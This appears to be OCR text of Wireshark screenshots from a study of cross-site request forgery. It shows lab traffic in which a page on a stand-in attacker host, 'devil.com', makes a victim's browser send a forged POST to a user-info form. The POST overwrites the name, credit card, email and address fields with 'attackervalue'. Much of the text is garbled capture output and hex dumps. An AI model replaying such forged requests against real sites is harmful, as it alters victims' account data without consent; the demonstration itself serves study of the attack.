seconds] 1 // 8 0 1 a 3 80 00 13 8 0 10 10 10 10 10 10 10 10 10 10 10 10 1	ntenals Help Image: Comparison Clear Apply Save Protocol Length Info HTTP 443 GGT / myimage/myimage.php HTTP/1.1 HTTP 411 HTTP/1.1 200 ox (ccxt/html) HTTP 511 GGT / myimage/myimage.php HTTP/1.1 HTTP 511 GGT / myimage/myimage.php HTTP/1.1 HTTP 511 GGT / myimage/myimage/myimage.php HTTP/1.1 HTTP 511 GGT / myimage/myimage.php captured (3288 bits) on interface 0 , bst: Trendnet_c4:d6:4f (00:14:d1:c4:d6:4f) .010.16), bst: 10.10.10.2 (10.10.10.2) st Port: 44858 (44858), Seq: 1, Ack: 398, Len: 345 'n] .4.7\r\n	

Edit View Go Capture Analyze Sta	् 🤪 🚔 📦 🐴 生 🛙	E E Q Q Q [1] 🖼 🗵 🥵 % 🉀	
ilter: ip.addr == 10.10.10.2 && http		Expression Clear Apply Save	
Time Source	Destination	Protocol Length Info	
17 9.52193900 10.10.10.2 18 9.52311700 10.10.10.16	10.10.10.16 10.10.10.2	HTTP 463 GET /myimage/myimage.php HTTP/1.1 HTTP 411 HTTP/1.1 200 OK (text/html)	
20 9.59912400 10.10.10.2	10.10.10.16	HTTP 511 GET /myimage/updateif.php HTTP/1.1	
21 9.60011300 10.10.10.16	10.10.10.2	HTTP 810 HTTP/1.1 200 OK (text/html) captured (4088 bits) on interface 0	
thernet II, Src: Trendnet_C4:d nternet Protocol Version 4, Sr ransmission Control Protocol, ypertext Transfer Protocol GET /myimage/updateif, php HTT [Group: Sequence] Request Method: GET Request Wersion: HTTP/1.1 Host: devil.com\r\n Connection: keep-alive\r\n Accept: text/html,application User-Agent: Mozilla/S.0 (Linu Referer: http://devil.com/myi Accept-Language: en-US,en;q=0 \r\n FFUI request URI: http://dev [HTTP request URI: http://dev [HTTP request 2,2] Prev request in frame: 21]	6:4f (00:14:d1:c4:d6 c: 10.10.2 (10.10 Src Port: 44858 (448 P/1.1\r\n): GET /myimage/upda p HTTP/1.1\r\n] eif.php /xhtml+xml,applicati x; Android 4.4.4; Ne mage/myimage.php\r\n e, 3dch\r\n .8,zh-CN;q=0.6,zh;q= il.com/myimage/updat	<pre>is4f, Dst: Sony_e3:4a:a3 (f0:bf:97:e3:4a:a3) b.10.2), Dst: 10.10.10.16 (10.10.10.16) is58), Dst Port: 80 (80), Seq: 398, Ack: 346, Len: 445 tteif.php HTTP/1.1\r\n] ion/xml;q=0.9,image/webp,*/*;q=0.8\r\n ion</pre>	afari/537.36\r\n
0 0a 10 af 3a 00 50 00 14 6d 0 05 6a 3c 7f 00 00 01 01 08 0 a3 80 47 45 54 20 2f 6d 79 0 70 64 61 74 65 69 66 2e 70 0 2f 31 2e 31 0d 0e 48 6f 73		8:P. m.n.I c. j< 5GET /m yimage/u 0 pdateif. php HTTP 0 /1 1 w.ctr /davi	
0 0a 10 af 3a 00 50 00 14 6d 0 05 6a 3c 7f 00 00 01 01 08 0 a3 80 47 45 54 20 2f 6d 79	1d 6e e6 49 8d 80 1 0a 00 13 de 7e 00 1 69 6d 61 67 65 2f 7 68 70 20 48 54 54 5 74 33 20 64 65 76 6	8:P. m.n.I c. j< 5GET /m yimage/u 0 pdateif. php HTTP 0 /1 1 w.ctr /davi	Profile: Default
0 0a 10 af 3a 00 50 00 14 6d 0 05 6a 3c 7f 00 00 01 01 08 0 a3 80 47 45 54 20 2f 6d 79 0 70 64 61 74 65 69 66 2e 70 0 2f 31 2e 31 0d 0e 48 6f 73	1d 6e e6 49 8d 80 1 0a 00 13 de 7e 00 1 69 6d 61 67 65 2f 7 68 70 20 48 54 54 5 74 3a 20 64 65 76 6 .pcc Packets: 30 Displayed: 4	8:P. m.n.I 6 5 6 9 9 9 1 .	Profile: Default
0 0a 10 af 3a 00 50 00 14 6d 0 05 6a 3c 7f 00 00 01 00 0 a3 80 47 45 54 20 2f 6d 79 0 70 64 61 74 65 69 66 2e 70 0 76 44 61 74 65 69 66 2e 70 0 75 43 2a 31 04 0a 48 6F 73 9 File: "C:\Aubum\wireshark\csrf_devil_com	1d 6e e6 49 8d 80 1 0a 00 13 de 7e 00 1 69 6d 6l 67 65 2f 7 68 70 20 48 54 54 5 74 33 20 46 57 66 pcz Packets: 30 · Displayed: 4	8:P. m.n.I 6	
0 0a 10 af 3a 00 50 00 14 6d 0 05 6a 3c 7f 00 00 01 08 0 a3 80 47 45 54 20 2f 6d 79 0 70 64 61 74 65 69 66 2e 70 0 7f 34 3a 31 04 0a 48 6f 73 9f File: "C:\Aubum\wireshark\srf_devil_com	1d 6e e6 49 8d 80 1 0a 00 13 6e 7e 00 1 69 6d 61 67 65 2f 7 68 70 20 48 54 54 5 74 3= 20 64 55 76 6 p.cc Packets: 30 · Displayed: 4	8:P. m.n.I 9	Profile: Default
0 0a 10 af 3a 00 50 00 14 6d 0 05 6a 3c 7f 00 00 01 08 0 a3 80 47 45 54 20 2f 6d 79 77 64 6f 74 65 69 66 2e 70 76 4f 61 74 65 69 66 2e 70 77 31 2a 31 04 05 48 6f 73 77 File: "C\Aubum\wireshark\csrf_devil_com fif_devil_com.pcapng [Wireshark 1.125 (v1. Edit View Go Capture Analyze Sta	1d 6e e6 49 8d 80 1 0a 00 13 6e 7e 00 1 69 6d 61 67 65 2f 7 68 70 20 48 54 54 5 74 32 70 64 54 54 54 pece Packets: 30 - Displayed: 4	8:P. m.n.I 9	
0 0a 10 af 3a 00 50 00 14 6d 0 05 6a 3c 7f 00 00 01 08 0 a3 80 47 45 54 20 2f 6d 79 0 76 64 61 74 65 69 66 2e 70 0 .2f 31 2a 31 04 03 48 6f 73 7f File "ChAubum/wireshark/csrf_devil_com af_devil_com.pcapng [Wireshark 1.125 (v1.) Edit View Go Capture Analyze Sta © I I I I I I I I I I I I I I I I I I I	1d 6e e6 49 8d 80 1 0a 00 13 6e 7e 00 1 69 6d 61 67 65 2f 7 68 70 20 48 54 54 5 74 32 70 64 54 54 54 pece Packets: 30 - Displayed: 4	8:P. m.n.I 9	
0 0a 10 af 3a 00 50 00 14 6d 0 05 6a 3c 7f 00 00 01 08 0 a3 80 47 45 54 20 2f 6d 79 77 64 6f 27 46 56 9f 62 e 70 7 64 6f 17 46 56 9f 62 e 70 7 7f 31 2a 31 04 0a 48 6f 73 7 File "C\Aubum\wireshark\csrf_devil_com	1d 6e e6 49 8d 80 1 0a 00 13 e7 e0 01 69 6d 61 67 65 2f 7 68 70 20 48 54 54 5 pcc Packets: 30 · Displayed: 4 125-0-g5819e5b from master tistics Telephony Tools 1 2 ⇔ ⇔ ⊕ ⊕ ∰ ⊈	8:P. m.n.I 5GET /m yimage/u 0 pdateic php HTTP 3 /1 1 µn er / davi 4(133%) - Dropped: 0(0.%) Fig. 81. Captured CSRF Attack Step 5 Packet =112) Internals Help Image: Capture Class Market Marke	
0 0a 10 af 3a 00 50 00 14 6d 0 05 6a 3c 7f 00 00 01 00 0 a3 80 47 45 54 20 2f 6d 79 77 64 61 74 65 69 66 2c 70 a f 31 2a 31 04 0a 48 6f 73 File "C\Aubum\wireshark\csrf_devil_com sf_devil_compcaping [Wireshark 1.125 (v1. Edit View Go Capture Analyze Sta Composition of the state of th	1d 6e e6 49 8d 80 1 0a 00 13 67 e0 01 69 6d 61 67 65 2f 7 68 70 20 48 54 54 5 ,pcc Packets 30 - Displayed: 4	8:P. m.n.I 5GET /m yimage/u 0 pdateic php HTTP 3 /1 1 un er / davi (133%) - Dropped: 0(0%) Fig. 81. Captured CSRF Attack Step 5 Packet -112) Internals Help □ □ □ ○ Q Q 1 1 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	
0 0a 10 af 3a 00 50 00 14 6d 0 05 6a 3c 7f 00 00 00 10 08 0 a3 80 47 45 54 20 2f 6d 79 77 0 64 61 74 65 69 66 2c 70 a 2f 31 2a 31 ad 0a 48 6f 73 File "C\Aubum\wireshark\csf devil_com int_devil_compcaping [Wireshark1125 (v1. Edit View Go Capture Analyze St of a compcaping [Wireshark1125 (v1. Edit View Go Capture Analyze St of a compcaping [Wireshark1125 (v1. Edit View Go Capture Analyze St of a compcaping [Wireshark1125 (v1. Edit View Go Capture Analyze St of a compcaping [Wireshark1125 (v1. Edit View Go Capture Analyze St of a compcaping [Wireshark1125 (v1. Edit View Go Capture Analyze St of a compcaping [Wireshark1125 (v1. Edit View Go Capture Analyze St of a compcaping [Wireshark1125 (v1. Edit View Go Capture Analyze St of a compcaping [Wireshark1125 (v1. Edit View Go Capture Analyze St 20 9. 59912400 10. 10. 10. 2 21 9. 60011300 10. 10. 10. 2 21 9. 6001130 10. 10. 10. 10. 10. 2 21 9. 6001130 10. 10. 10. 10. 10. 2 21 9. 6001130 10. 10. 10. 10. 10. 10. 10. 10. 10. 10	1d 6e e6 49 8d 80 1 0a 00 13 e7 e0 01 69 6d 61 67 65 2f 7 68 70 20 48 54 54 5 pcc Packets: 30 Displayed: 4 125-0-g5819e5b from master tistics Telephony Iools I 0	8	
0 0a 10 af 3a 00 50 00 14 6d 0 05 6a 3c 7f 00 00 00 10 08 0 a3 80 47 45 54 20 2f 6d 79 77 6 46 10 74 65 69 66 2c 70 a 2f 32 3a 31 cd 0a 48 6f 73 File "C\Aubum\wireshark\csf.devil.com if.devil.com.pcapng [Wireshark 1125 (v1. Edit View Go Capture Analyze 3t 0 1 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	1d 6e e6 49 8d 80 1 0a 00 13 e7 e0 01 69 6d 61 67 65 2f 7 68 70 20 48 54 54 5 pcc Packets: 30 Displayed: 4 125-0-g5819€5b from master 125-0-g5819€5b from master 10, 10, 10, 16 10, 10, 10, 10, 10, 10, 10 10, 10, 10, 10, 10, 10 10, 10, 10, 10, 10, 10, 10 10, 10, 10, 10, 10, 10, 10, 10 10, 10, 10, 10, 10, 10, 10, 10, 10, 10,	8	

Ele Edit View Go Capture Analyze Sta		8)]		
🗟 🗑 🕸 🕷 🕷 📄 🗁 🗶 😂 🗄	-			
Filter: ip.addr == 10.10.10.2 && http			Clear Apply Save	
No. Time Source 16 3.55425000 10.10.10.2	Destination 10.10.10.15	HTTP	Length Info 748 POST /userinfo/showinfo.php HTTP/1.1	(application/x-www-form-urlencoded)
17 3.56092400 10.10.10.15 74 6.92577400 10.10.10.2	10.10.10.2 10.10.10.15	НТТР	544 HTTP/1.1 200 OK (text/html) 752 POST /userinfo/showinfo.php HTTP/1.1	(application/x-www-form-urlencoded)
75 6.92919400 10.10.10.15	10.10.10.2	нттр	549 HTTP/1.1 200 ОК (text/html) Ш	
⊕ Frame 74: 752 bytes on wire (603			6 bits) on interface 0 stronI_14:49:4a (3c:97:0e:14:49:4a)	
 Internet Protocol Version 4, Sro 	c: 10.10.10.2 (10.10.	10.2), Dst: 1		
Hypertext Transfer Protocol		5), DSC PORC.	. HLLP (80), Sed: 1, ALK: 1, LEN: 080	
POST /userinfo/showinfo.php HI Expert Info (Chat/Sequence)): POST /userinfo/sho	winfo.php HTT	rp/1.1\r\n]	
[Message: POST /userinfo/s [Severity level: Chat]	showinfo.php HTTP/1.1	\ r \ n]		
[Group: Sequence] Request Method: POST				
Request URI: /userinfo/show Request Version: HTTP/1.1	info.php			
Host: 10.10.10.15\r\n Connection: keep-alive\r\n				
Content-Length: 120\r\n Cache-Control: max-age=0\r\n				
Accept: text/html,application/ Origin: http://devil.com\r\n	/xhtml+xml,applicatio	n/xml;q=0.9,i	image/webp,*/*;q=0.8\r\n	
			TU84P) ApplewebKit/537.36 (КНТМL, like Geck	:o) Chrome/43.0.2357.78 Safari/537.36\r\n
Referer: http://devil.com/myin Accept-Encoding: gzip, deflate	mage/updateif.php\r\n			
Accept-Language: en-US, en; q=0.	.8,zh-CN;q=0.6,zh;q=0).4\r\n		
\r\n [Full request URI: http://10.1				
 Line-based text data: application urname=attackervalue&ucc=+attackervalue&uccc=+attackervalue&u	on/x-www-form-urlenco ackervalue&uemail=+at	ded tackervalue&	uphone=+attackervalue&uaddress=attackervalu	Je&update=update
0000 3c 97 0e 14 49 4a 00 14 d1 0010 02 e2 57 c3 40 00 3f 06 b9	c4 d6 4f 08 00 45 00	<ij W.@.?</ij 	0E.	
0020 0a 0f d7 cd 00 50 71 c6 7c	71 af 76 f5 71 80 18	Pa	q.v.q	
0030 05 59 08 d7 00 00 01 01 08 0040 b2 49 50 4f 53 54 20 2f 75 050 2f 72 58 6f 77 50 66 66 6f	73 65 72 69 6e 66 6f	.Y. .IPOST / u	serinfo	
🔴 💅 Ready to load or capture	Packets: 79 Displayed: 4	Marked: U Dropper	d: 0 Load time: 0:00.008 Profile: Default	
		Fig	92 Continued CCDE Attack	· Stop 7 Decket
CsrfExample2.pcapng [Wireshark 1.8.6 (SV	/N Rev 48142 from /trunk-1	<u> </u>	. 83. Captured CSRF Attack	
Ele Edit View Go Capture Analyze Sta				
🗟 🖬 🎕 😫 🗑 📄 📰 🗶 😂 🔒	🔍 🗢 🔿 🐺 🕹		L Q, Q, 🖸 👹 🗹 🥵 % 🧱	
Filter: ip.addr == 10.10.10.2 && http		Expression (Clear Apply Save	
No. Time Source 16 3.55425000 10.10.10.2	Destination 10.10.10.15	Protocol HTTP	Length Info 748 POST /userinfo/showinfo.php HTTP/1.1	(ann]ication/x_www_form_ur]ancodad)
17 3.56092400 10.10.10.15 74 6.92577400 10.10.10.2	10.10.10.2 10.10.10.15	HTTP	544 HTTP/1.1 200 OK (text/html) 752 POST /userinfo/showinfo.php HTTP/1.1	
75 6.92919400 10.10.10.15	10.10.10.2	нттр	549 HTTP/1.1 200 OK (text/html)	
⊕ Ethernet II, Src: WistronI_14:49	9:4a (3c:97:0e:14:49:	4a), Dst: Tre		
	c· 10 10 10 15 (10 10)		endnet_c4:d0:4T (00:14:d1:c4:d0:4T)	
Internet Protocol Version 4, Sro).10.15), Dst:	: 10.10.10.2 (10.10.10.2)	
Internet Protocol Version 4, Sro Transmission Control Protocol, 5 Hypertext Transfer Protocol).10.15), Dst:		
B Internet Protocol Version 4, Srd ⊕ Transmission Control Protocol, S ⊟ Hypertext Transfer Protocol ⊟ HTTP/1.1 200 OK\r\n ⊟ [Expert Info (Chat/Sequence)	Src Port: http (80),): HTTP/1.1 200 OK\r\).10.15), Dst: Dst Port: 552	: 10.10.10.2 (10.10.10.2)	
B Internet Protocol Version 4, Sno B Transmission Control Protocol, 5 Hypertext Transfer Protocol B HTTP/1.1 200 0K\r\n Expert Info (Chat/Sequence) [Message: HTTP/1.1 200 0K\ [Severity level: chat]	Src Port: http (80),): HTTP/1.1 200 OK\r\).10.15), Dst: Dst Port: 552	: 10.10.10.2 (10.10.10.2)	
 □ Internet Protocol Version 4, sne □ Transmission control Protocol, 3 □ Hypertext Transfer Protocol □ HTTP/1.1 200 0K'n'n □ [Expert Info (Chat/Sequence) [Message: HTTP/1.1 200 0K' [Severity level: chat] [Group: Sequence] Request Version: HTTP/1.1 	Src Port: http (80),): HTTP/1.1 200 OK\r\).10.15), Dst: Dst Port: 552	: 10.10.10.2 (10.10.10.2)	
 □Internet Protocol Version 4, pri Transmission control Protocol, "Internet Transfer Protocol "Internet 1, 200 oK/r/n [Expert Info (Chat/Sequence) [Message: HTTP/1.1 200 oK/ [Group: Sequence] Requence] Requence Version: HTTP/1.1 Status Code: 200 Response Phrase: 0K 	Src Port: http (80),): нТТР/1.1 200 оК\r\ \r\n]).10.15), Dst: Dst Port: 552	: 10.10.10.2 (10.10.10.2)	
■ Internet Protocol Version 4, Sri ■ Transfision control Protocol, S ■ Hypertext Transfer Protocol ■ HTTP/L1 200 OK\'n ■ [Expert Info (Chat/Sequence) [Message: HTTP/L1 200 oK' [Severity level: chat] [Group: Sequence] Request Version: MTTP/L1 Status Code: 200 Response Phrase: OK Date: Fri, OS Jun 2015 19:07:5	Src Port: http (80),): HTTP/1.1 200 OK/r\ /r/n] 50 GMT/r/n	0.10.15), Dst: Dst Port: 552 [n]	: 10.10.10.2 (10.10.10.2)	
B Internet Protocol Version 4, Sn: B Transission control Protocol, S Hypertext Transfer Protocol HTTP/1.1 200 OK/vin [Kessage: HTTP/1.1 200 oK/ [Severity level: chat] [Group: Sequence] Request Version: HTTP/1.1 Status Code: 200 Response Phrase: OK Date: Fr1, OS Jun 2015 19:07: Server: Apache/2.4.3 (win32) O X-Powerd-By: PHP/5.4.7/vin	Src Port: http (80),): HTTP/1.1 200 OK/r\ /r/n] 50 GMT/r/n	0.10.15), Dst: Dst Port: 552 [n]	: 10.10.10.2 (10.10.10.2)	
 □Internet Protocol Version 4, Sn □ Transision control Protocol, □ Hypertext Transfer Protocol □ HTP/1.1 200 OK/n'n □ [Expert Info (Chat/Sequence) [Message: HTTP/1.1 200 oK/ [Severity level: chat] [Group: Sequence] Request Version: MTTP/1.1 Status Code: 200 Reserver: Apache/2.4.3 (win32) c X-Powerd-By: PHp/5.4.7/r/n © Content-Length: 245/r/n © Content-Length: 245/r/n 	Src Port: http (80),): HTTP/I.1 200 OK/r/ /r/n] 50 GMT/r/n OpenSSL/1.0.1c PHP/5.	0.10.15), Dst: Dst Port: 552 [n]	: 10.10.10.2 (10.10.10.2)	
B Internet Protocol Version 4, Sri B Transission control Protocol, S Hypertext Transfer Protocol B Hypertext Transfer Protocol Charles Protocol Expert Info (Chat/Sequence) [Kessage: HTTP/1.1 200 0K' [Severity level: chat] [Group: Sequence] Request Version: HTTP/1.1 Status Code: 200 Response Phrase: 0K Date: Fri, 05 Jun 2015 19:07: Server: Apatche/2.4.3 (win32) of X-Powered-By: PHP/5.4.7\r\n @ Contert-Length: 245\r\n Keep-Alive: timeout-5, max-0 Connection: Keep-Alive\r\n Contert-Type: text/html\r\n	Src Port: http (80),): HTTP/I.1 200 OK/r/ /r/n] 50 GMT/r/n OpenSSL/1.0.1c PHP/5.	0.10.15), Dst: Dst Port: 552 [n]	: 10.10.10.2 (10.10.10.2)	
 □Internet Protocol Version 4, sre □ Transiston control Protocol, 3: □ Hypertext Transfer Protocol □ HTTP/J.1 200 0K\rin □ [Expert Info (Chat/Sequence) [Message: HTTP/J.1 200 0K\rin □ [Expert Info (Chat/Sequence) [Group: Sequence] Request Version: HTTP/1.1 Status Code: 200 Request Version: HTTP/1.1 Status Code: 200 Respective Prase: 0K Date: Fri, 05 Jun 2015 19:07: Server: Apache/2: 4.3 (win32) Content-Length: 245 (r\n) Keep-Alive: timeout-5, max=100 Connection: Keep-Alive/r\n Content-Type: text/thml/r\n (r\n □ Line-Dased Text data: text/html 	Src Port: http (80),): HTTP/I.1 200 OK/r/ /r/n] 50 GMT/r/n OpenSSL/1.0.1c PHP/5.	0.10.15), Dst: Dst Port: 552 [n]	: 10.10.10.2 (10.10.10.2)	
B Internet Protocol Version 4, Sre B Transission control Protocol, 3: B Transission control Protocol B Transission Control Protocol B Expert Info (Chat/Sequence) [Group: Sequence] Request Version: MTTP/1.1 Status Code: 200 Response Phrase: oK Date: Fri, 05 Jun 2015 19:07: Server: Apache/2.4.3 (win32) Server: Apache/2.4.3 (win32) C X-Powered-By: PHP/5.4.7/v[n] B Content-Length: 25/v[n] Keep-Alive: timeout-5, max=100 Connection: Keep-Alive/v[n] Content-Type: text/html/v[n] D Inte-Dased text data: text/html dtml>/v[n	Src Port: http (80),): HTTP/I.1 200 OK/r/ /r/n] 50 GMT/r/n OpenSSL/1.0.1c PHP/5.	0.10.15), Dst: Dst Port: 552 [n]	: 10.10.10.2 (10.10.10.2)	
B Internet Protocol Version 4, Sri B Transission control Protocol, 3: B Transission control Protocol, 3: B HTPATSISION CONTROL Protocol, 3: B HTPF/1.1.200 GK/ Severity level: chat] [Group: Sequence] Request Version: MTTP/1.1 Status Code: 200 Response Phrase: OK Date: Fri, 05 Jun 2015 19:07: Server: Apache/2.4.3 (win32) C X-Powered-By: PHP/5.4.7/r/n B Content-Length: 243/r/n Keep-Alive: timeout-5, max-00 Content-Type: text/html/r/n Content-Type: text/html/r/n dtml>/r/n E Line-based text data: text/html dtml>/r/n	Src Port: http (80),): HTTP/I.1 200 OK/r/ /r/n] 50 GMT/r/n OpenSSL/1.0.1c PHP/5.	0.10.15), Dst: Dst Port: 552 [n]	: 10.10.10.2 (10.10.10.2)	
 ■ Internet Protocol Version 4, Sri ■ Transission control Protocol, 2 ■ Hypertext Transfer Protocol ■ HTP/L1 200 0K/nn ■ [Expert Info (Chat/Sequence) (Message: HTTP/L1 200 0K) [Group: Sequence] Request Version: MTTP/L1 Status Code: 200 Response Phrase: 0K Date: Fri, 05 Jun 2015 19:07: Server: Apache/2.4.3 (win32) 0 X-Powered-By: PHP/5.4.7/r/n © Content-Length: 245/r/n © Content-Length: 245/r/n © Content-Length: 245/r/n © Content-Length: 245/r/n Content-Length: 245/r/n 	Src Port: http (80),): HTTP/1.1 200 OK\r\ \r\n] 50 GMT\r\n OpenSSL/1.0.1c PHP/5. 0\r\n	0.10.15), Dst: Dst Port: 552 [n]	: 10.10.10.2 (10.10.10.2)	
■ Internet Protocol Version 4, Src ■ Transission control Protocol, 2 ■ Hypertext Transfer Protocol ■ HTTP/L1 200 0K/nn ■ [Expert Info (Chat/Sequence) [Message: HTTP/L1 200 0K] [Group: Sequence] Request Version: MTTP/L1 Status Code: 200 Response Phrase: 0K Date: Fri, 05 Jun 2015 19:07: Server: Apache/2.4.3 (Win32) O X-Powered-By: PH/5.4.7/r/n ■ Content-Length: 245/r/n Reep-Alive: timeout-5, nax=10 Content-Length: 245/r/n Content-Length: 245/r/n Content-Length: 245/r/n Content-Length: 245/r/n Content-Length: 245/r/n Content-Length: 245/r/n Content-Type: text/html/r/n /r/n ■ Line-based text data: text/html dntml>/r/n <tl> Attml>/r/n <tl> Attml>/r/n <tl> Content-Length: 245/r/n Content-Type: text/html/r/n /r/n <tl> Attml>/r/n <tl> Content-Content content co</tl></tl></tl></tl></tl>	<pre>src Port: http (80),); HTTP/1.1 200 0K\r\ \r\n] 50 GMT\r\n openSSL/1.0.1c PHP/5. 0\r\n n value. \r\n</pre>	0.10.15), Dst: Dst Port: 552 [n]	: 10.10.10.2 (10.10.10.2)	
B Internet Protocol Version 4, Src B Transistion control Protocol, 3 Hypertext Transfer Protocol B Hypertext Transfer Protocol Characterity level: chat] [Expert Info (Chat/Sequence) [Kessage: HTTP/L.1 200 0K' [Severity level: chat] [Group: Sequence] Request Version: HTTP/L.1 Status Code: 200 Response Phrase: 0K Date: Fri, 05 Jun 2015 19:07: Server: Apache/2.4.3 (kin32) 0 X-Powered-By: PHP/5.4.7\r\n B Content-Length: 245\r\n Content-Length: 245\r\n Conten	<pre>src Port: http (80),); HTTP/1.1 200 0K\r\ \r\n] 50 GMT\r\n openSSL/1.0.1c PHP/5. 0\r\n n value. \r\n value. \r\n vr\n vr\n br/vn h</pre>	0.10.15), Dst: Dst Port: 552 [n]	: 10.10.10.2 (10.10.10.2)	
B Internet Protocol Version 4, Sre B Transiston control Protocol, 3: B Transiston control Protocol, 3: Hypertext Transfer Protocol Expert Info (Chat/Sequence) [Kessage: HTTP/1.1 200 0K] [Group: Sequence] Request Version: HTTP/1.1 Status Code: 200 Response Phrase: 0K Date: Fri, 05 Jun 2015 19:07: Server: Apache/2.4.3 (win32) Content-Length: 245/r\n Keep-Alive: timeout-5, max=100 Connection: Keep-Alive/r\n Content-Type: text/html/ html>\r\n E Ine-based text data: text/html dntml>\r\n Chedix radak/rin -chedix/r\n -c	<pre>src Port: http (80),); HTTP/1.1 200 0K\r\ \r\n] 50 GMT\r\n openSSL/1.0.1c PHP/5. 0\r\n n value. \r\n value. \r\n vr\n vr\n br/vn h</pre>	0.10.15), Dst: Dst Port: 552 [n]	: 10.10.10.2 (10.10.10.2)	
■ Internet Protocol Version 4, Sri ■ Transission control Protocol, 3: ■ Hypertext Transfer Protocol ■ HTTP:/1.1.200 oK/vrn ■ [Expert Info (Chat/Sequence) [feroup: Sequence] Request Version: HTTP/1.1.200 nC [severity level: chat] [Group: Sequence] Request Version: HTTP/1.1 Status Code: 200 Response Phrase: oK Date: Fri, 05 Jun 2015 19:07: Server: Apache/2.4.3 (vin32) CX-Powered-By: PHP/5.4.7/v/n © Content-Length: 245/v/n Keep-Alive: Timeout-5, max=100 Content-Type: text/html/r/n v/n content-Type: text/html/r/n v/n etadb/r/n - deadb/r/n - deadb/r/n Name: attackervalue.dr />/v/r/ Credit card number: attackervalue.dr Address: attackervalue.dr Battackervalue.dr Address: attackervalue.dr Address: Address:	<pre>src Port: http (80),); HTTP/1.1 200 0K\r\ \r\n] 50 GMT\r\n openSSL/1.0.1c PHP/5. 0\r\n n value. \r\n value. \r\n vr\n vr\n br/vn h</pre>	0.10.15), Dst: Dst Port: 552 [n]	: 10.10.10.2 (10.10.10.2)	
■ Internet Protocol Version 4, Sre ■ Transistion control Protocol, 3: ■ Hypertext Transfer Protocol ■ HTTP/1.1 200 0K/vn ■ [Expert Info (chat/Sequence) [Message: HTTP/1.1 200 oK/vn [Group: Sequence] Request Version: HTTP/1.1 Status Code: 200 Response Phrase: 0K Date: Fri, 05 Jun 2015 19:07: Server: Apache/2.4.3 (win32) Charles 1: Server: Apache/2.4.3 (win32) Server: Apache/2.4.3 (win32) Content-t-ength: 243/vin B Content-t-ength: 243/vin Content-Type: text/html/r/n content-Type: text/html/r/n chtml>/r/n ■ Line-Dased text data: text/html chtml>/r/n chtml>/r/n Name: attackervalue.cbr />/r/r Content-Type: tatackervalue.cbr />/r/n chtml>/r/n Name: attackervalue.cbr />/r/n Content-Type: tatackervalue.cbr />/r/n chtml>/r/n Name: attackervalue.cbr />/r/n Content-Type: tatackervalue.cbr />r/n Content-Type: tatackervalue.cbr />r/n Content-Type: tatackervalue.cbr />r/n Content-Type: tata	<pre>src Port: http (80),); HTTP/1.1 200 OK\r\ \r\n] 50 GWT\r\n OpenSSL/1.0.1c PHP/5. 0\r\n n value.dbr />\r\n \r\n dr/n /r\n /r\n</pre>	0.10.15), Dett52 Dot Port: 552 n] 4.7\r\n	: 10.10.10.2 (10.10.10.2) 245 (55245), Seq: 1, Ack: 687, Len: 483	
 ■ Internet Protocol Version 4, Sri ■ Transission control Protocol, 3: ■ Hypertext Transfer Protocol ■ HTTP/1.1 200 6K/kr/n ■ [Expert Info (Chat/Sequence) [Group: Sequence] Request Version: HTTP/1.1 200 CM [Group: Sequence] Request Version: HTTP/1.1 Status Code: 200 Response Phrase: 0K Date: Fri, 05 Jun 2015 19:07: Server: apache/2.4.3 (vin32) CX-Powered-By: PHP/5.4.7/r/n © Content-Length: 245/r/n Keep-Alive: Timeout-5, max=100 Content-Type: text/html/r/n v/n content-Type: text/html/r/n v/n d-talb/r/n d-tal	<pre>src Port: http (80),); HTTP/1.1 200 0K\r\ (r\n] 50 GMT\r\n openSSL/1.0.1c PHP/5. 0\r\n n valuedr />\r\n vr\n dr />\r\n 14 49 42 08 00 45 00 00 00 a0 a0 07 60 a0 00 00 a0 a0 07 61 80 18 </pre>	1.10.15), Det 50 Dot Port: 552 n] 4.7\r\n 4.7\r\n	: 10.10.10.2 (10.10.10.2) 245 (55245), Seq: 1, Ack: 687, Len: 483	
 ■ Internet Protocol Version 4, Sri ■ Transission control Protocol, 3 ■ Hypertext Transfer Protocol ■ HTTPA/1.1200 KK/rin ■ [Expert Info (Chat/Sequence) ■ (Expert Info (Chat/Sequence) ■ (Infe-based) ■ (Infe-based (Ext Jata: Ext/Itml)r/n (rhead>r/n (chead>r/n (chead>r/n) (chead) (chead) (chead)	<pre>src Port: http (80),); HTTP/1.1 200 0K\r\ \r\n] 50 GWT\r\n openSSL/1.0.1c PHP/5. 0\r\n n value. \r\n value. \r\n if 449 4a 08 00 45 00 00 0a 0a 07 6a 0a if 7/ 517 16 06 17 11 469 47 80 18 31 20 32 30 30 20 47 57 56 70 30 32 </pre>	.10.15), Dett Dott Port: 552 n] 4.7\r\n 4.7\r\n 0<	: 10.10.10.2 (10.10.10.2) 245 (55245), Seq: 1, Ack: 687, Len: 483 	
 ■ Internet Protocol Version 4, Sri ■ Transission control Protocol, 3: ■ Hypertext Transfer Protocol ■ HTTP/1.1 200 6K/kr/n ■ [Expert Info (Chat/Sequence) [Group: Sequence] Request Version: HTTP/1.1 200 CM [Group: Sequence] Request Version: HTTP/1.1 Status Code: 200 Response Phrase: 0K Date: Fri, 05 Jun 2015 19:07: Server: apache/2.4.3 (vin32) CX-Powered-By: PHP/5.4.7/r/n © Content-Length: 245/r/n Keep-Alive: Timeout-5, max=100 Content-Type: text/html/r/n v/n content-Type: text/html/r/n v/n d-talb/r/n d-tal	<pre>src Port: http (80),); HTTP/1.1 200 0K\r\ (r\n] 50 GMT\r\n openSSL/1.0.1c PHP/5. 0\r\n n valuedr />\r\n vr\n dr />\r\n 14 49 42 08 00 45 00 00 00 a0 a0 07 60 a0 00 00 a0 a0 07 61 80 18 </pre>	.10.15), Dett Dott Port: 552 n] 4.7\r\n 4.7\r\n 0<	: 10.10.10.2 (10.10.10.2) 245 (55245), Seq: 1, Ack: 687, Len: 483 	
